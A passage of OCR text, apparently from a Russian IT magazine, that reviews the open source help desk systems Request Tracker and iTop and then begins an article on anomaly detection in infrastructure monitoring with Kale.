
Request Tracker — система отслеживания заявок пользователей и управления задачами, разработанная в 1996 году Джесси Винсентом (Jesse Vincent) для службы поддержки, сотрудником которой он был. Продукт стал пользоваться популярностью, и впоследствии была создана компания Best Practical для поддержки и распространения RT. Практически все функции RT можно легко подстроить под конкретную задачу. Тикеты пользователи добавляют при помощи веб-интерфейса (как зарегистрированные, так и гостевой) или email, плюс сотрудник может заносить их вручную (например, по телефону). Поля тикета легко изменить. Система электронной почты поддерживает автоответы, вложения, PGP, S/MIME, есть продвинутый текстовый редактор. Маршруты почты устанавливаются при помощи правил. Отвечать на тикет можно также через email.

Доступен REST API и утилита командной строки, позволяющие взаимодействовать с RT в сторонних приложениях. В настоящее время работает с ArcSight, Nagios, Journyx, MediaWiki, Subversion и другими. Также поддерживаются RSS и iCalc, позволяющие сотрудникам получать информацию о новых событиях. RT предлагает современный веб-интерфейс, внешний вид которого меняется при помощи тем, щелчком перестраиваются меню и панели. Изначально панели по умолчанию устанавливает для всех админ, но пользователи могут создавать свои. Удобно показываются вся связанная с тикетом информация, комментарии и вложения. При связывании тикетов используется автодополнение, это иногда удобнее, чем выпадающие списки. Доступна система отчетов, генерирующая на выходе несколько графиков и диаграмм, позволяющих визуально оценить эффективность работы.

Для создания запроса в Query Builder используется простой язык, позволяющий находить и группировать данные на основании нескольких критериев. Наиболее частые запросы можно добавить в меню и вызывать кнопкой, чтобы не настраивать их повторно. Сохраненный график появляется в Dashboard, можно открыть право на чтение другим пользователям. Информация экспортируется в таблицы Open/LibreOffice или MS Excel. Возможности RT расширяются при помощи портлетов и аддонов. На сайте проекта доступен репозиторий, в котором находится 53 аддона. Выбрать есть из чего: парсер ACNS, дополнительные отчеты, диаграммы Ганта, капча, календарь, импорт в CSV и многое другое. Процесс создания своего модуля подробно расписан в документации. Для разграничения доступа использована концепция ролей и групп, пользователи могут получить доступ только к разрешенным данным.

В RT интегрирован RTFM (до версии 4 поставлялся отдельно) — инструмент управления базой знаний, позволяющий собрать в одном месте решения всех вопросов. Реализован поиск по тикетам и статьям. Также хочется отметить

версию RTIR (Request Tracker for Incident Response) — это специальная версия продукта для реагирования на инциденты компьютерной безопасности, разработанная совместно с Janet CSIRT.



Dashboard Request Tracker

Веб-интерфейс написан на PSGI и оптимизирован для использования на мобильных устройствах (iPhone, Android, webOS), переведен на восемнадцать языков, в списке есть русский. В настоящее время RT используют такие организации, как NASA, Lexmark, DynDNS, Berkeley Lab.

Написан на Perl. Для развертывания подойдет любая ОС, которая поддерживает Apache, Lighttpd, nginx, ModPerl, FastCGI и СУБД MySQL/PostgreSQL/Oracle. С пакетом поставляется внутренний standalone-сервер (запускается /opt/rt4/sbin/rt-server --port 8080), но он рекомендуется для тестирования или разработки. При небольших нагрузках он тормозит, поэтому в продакшене следует использовать реальный веб-сервер.

В качестве ОС разработчики рекомендуют *nix. Продукт распространяется по лицензии GNU GPL, доступна платная поддержка и свой SaaS-сервис с не-

сколькими тарифными планами. Проект хорошо документирован (на английском), правда документация в man-стиле и новичку, вероятно, будет сложно. Для установки понадобится несколько десятков Perl-модулей, вручную их ставить необязательно, достаточно использовать make testdeps и make fixdeps. Для проверки готовности обе команды используют Perl-скрипт rt-test-dependencies, который можно выполнить самостоятельно. Последующие настройки вряд ли удастся сделать интуитивно, и они потребуют чтения документации.


5 iTop

iTop — название получено от IT Operational Portal. Open source проект компании Combodo на основе практик ITIL/ITSM, предназначенный для автоматизации работы IT-подразделений. По функциям это гораздо больше, чем просто help desk, и затрагивает практически все аспекты управления IT, позволяя организовать управление запросами пользователей, инцидентами, запросами на обслуживание. Благодаря полностью настраиваемой модели данных адаптируется к потребностям любой организации.

Центральный компонент iTop — база данных управления конфигурацией (CMDB, Configuration Management Database), содержащая информацию об IT-инфраструктуре: состав и конфигурация элементов (серверы, приложения, VM...), расположение (Location), взаимосвязи и зависимости между ними. Все остальные функции являются дополнениями и навесками над CMDB. CMDB может быть интегрирована с другими инструментами — системами мониторинга, инвентаризации, отчетов и так далее. Поддерживается обмен информацией (экспорт и импорт) с разными источниками, в том числе и CSV и Excel. Для синхронизации с другими источниками и экспорта/импорта данных используется также REST API и CLI. Организован поиск по практически любым критериям. Модуль управления проблемами предоставляет аналитику, что помогает собирать знания об общих ошибках. Базовые возможности расширяются при помощи модулей, пока их семь.


Возможна организация нескольких уровней технической поддержки, запросы пользователи могут подавать несколькими способами, в том числе и через специальный портал. Хотя в базовой Community-версии отсутствует возможность подать запрос через email и не реализован автоответ, но среди расширений доступен нужный модуль, поддерживающий работу с POP3 и IMAP (для запросов клиента и для инцидентов используются разные ящики). Запросы могут содержать вложения. База знаний предоставляет ответы на часто задаваемые вопросы и другую нужную информацию. Организован поиск запросов по нескольким критериям, графики позволяют оценить нагрузку и эффективность работы службы поддержки.

При планировании развертывания iTop принимается решение о структуре организации, которое включает описание клиентов и поставщиков, вопросы безопасности. Почти все объекты имеют отношение к организации. Одна установка может обслуживать несколько организаций с иерархией между ними. Пользователи разбиваются по командам (team) и получают доступ только к разрешенным организациям. Поддерживается внутренняя база пользователей, LDAP и внешние (например, Apache, решения вроде Jasig CAS), возможно несколько вариантов входа в систему. Поддерживаются профили пользователей, сочетание которых определяют права на использование объектов. В настоящее время имеется двенадцать предопределенных профилей, самостоятельно создавать новые нельзя (через GUI). Реализована настраиваемая система предупреждений, на основе триггеров (создание, модификация объекта и другие) и действий. Каждое действие может быть вызвано срабатыванием одного или нескольких триггеров, срабатывание может выполнить одно или несколько действий. Правда, среди действий пока реализована только отправка email. Есть контроль SLA и функция аудита, которая строится на выполнении определенных запросов к базе данных.



iTop — полноценная система для автоматизации работы ИТ-подразделений

Управление настроено через веб-интерфейс, каждый может подогнать его функции под свою роль и задачи, на Dashboard или меню легко вынести любые запросы или настройки. Настройки Dashboard страницы сохраняются в XML и импортируются для другой учетной записи. Интерфейс переведен на русский. Админу доступен редактор конфигурации, позволяющий непосредственно из интерфейса править исходные файлы iTop.



Графики iTop позволяют наглядно оценить эффективность работы

Проект предлагает платную поддержку и несколько платных версий продукта, отличающихся от Community наличием определенных модулей. Документация проекта весьма подробна и позволяет разобраться в основных моментах самостоятельно, в частности как создавать запросы, триггеры и действия. Есть ресурс поддержки русскоязычных пользователей.

Написан на PHP. Для работы потребуется веб-сервер Apache/IIS, MySQL и PHP. Для отправки сообщений используется Sendmail, установленный на том же сервере, или внешний SMTP. В качестве ОС *nix или Win.

ЗАКЛЮЧЕНИЕ

На самом деле выбор help desk систем очень большой. Перед внедрением следует четко определиться с критериями, прежде всего это набор возможностей системы, а также ОС, язык разработки, лицензия. Чем функциональнее решение, тем оно сложнее и тем большего времени требует на внедрение и освоение сотрудниками. Поэтому гнаться за лишним тоже не стоит. Но учти: если система не подходит под текущие процессы, необязательно, что она не подходит совсем, — вполне вероятно, что как раз процессы в организации не самые оптимальные и, возможно, лучше именно их перестроить под систему.


SYNACK

МЕРЯЕМ ПО-НОВОМУ

Мартин «urban.prankster» Пранкевич
martin@synack.ru

ОБНАРУЖЕНИЕ АНОМАЛИЙ ПРИ ПОМОЩИ KALE

Системы мониторинга ежесекундно собирают тысячи параметров с сотен систем, визуализируя данные в виде графиков и предупреждая админа о превышении установленного значения. Но преодоление порога не всегда означает проблему, оно может быть вызвано рядом факторов. Причем нагрузочное тестирование отличается от действий реальных пользователей весьма серьезно. Увидеть зависимости в большом числе таблиц и графиков практически нереально, как и установить правильное значение порогов для метрик.



ПРОБЛЕМЫ МОНИТОРИНГА СЛОЖНЫХ СЕТЕЙ

Для мониторинга IT-инфраструктуры разработано множество инструментов, в том числе и под open source лицензиями: Nagios, клоны Shinken и Icinga, StatsD, Zabbix, Cacti и другие. Очевидные проблемные ситуации, такие как загрузка CPU или RAM, свободное место на харде, дисковые операции, просты в понимании, легко отслеживаются при помощи установленных порогов, корректируемых для каждого конкретного случая, в том числе и по результатам нагрузочного тестирования. Получаемые графики наглядны, и такой способ покрывает большинство потребностей и рекомендуется как единственный. Но сегодня системы очень сложны, и, главное, их количество растет. На сервере могут работать сотни виртуальных машин, обменивающихся информацией с другими, и поэтому проблема, снижающая производительность, часто неочевидна, а алерты молчат. Количество метрик уже исчисляется сотнями, настройка и подстройка их всех требует времени. И главное — чтобы уследить за ними всеми, требуется уже серьезная команда. Но это еще не все. Реальная модель поведения пользователя отличается от идеальной, заложенной разработчиками приложения, которую можно проверить под нагрузкой и прописать в шаблоны мониторинга. Построенные на правилах оповещения являются пороговыми, то есть мы получаем предупреждение, когда уже что-то произошло и нужно срочно принимать меры. Их статичный характер приводит к тому, что нередко выдаются ложные срабатывания (false positives) во время пика нагрузки и пропускаются знаковые события (false negatives) в обычной работе.

В итоге для того, чтобы найти проблему, нужно отследить не только множество данных, но и зависимости, полученные из нескольких источников в течение продолжительного времени, показывающих значение в пределах допустимого порога (то есть обычно выпадающих из зоны внимания). Вручную сделать это просто нереально, придется обработать большое количество данных, не зная, что искать и как должен выглядеть результат. Здесь уже придется задействовать автоматизацию, использующую разные математические модели, которые помогают обнаружить опасные ситуации до того, как они стали критическими.

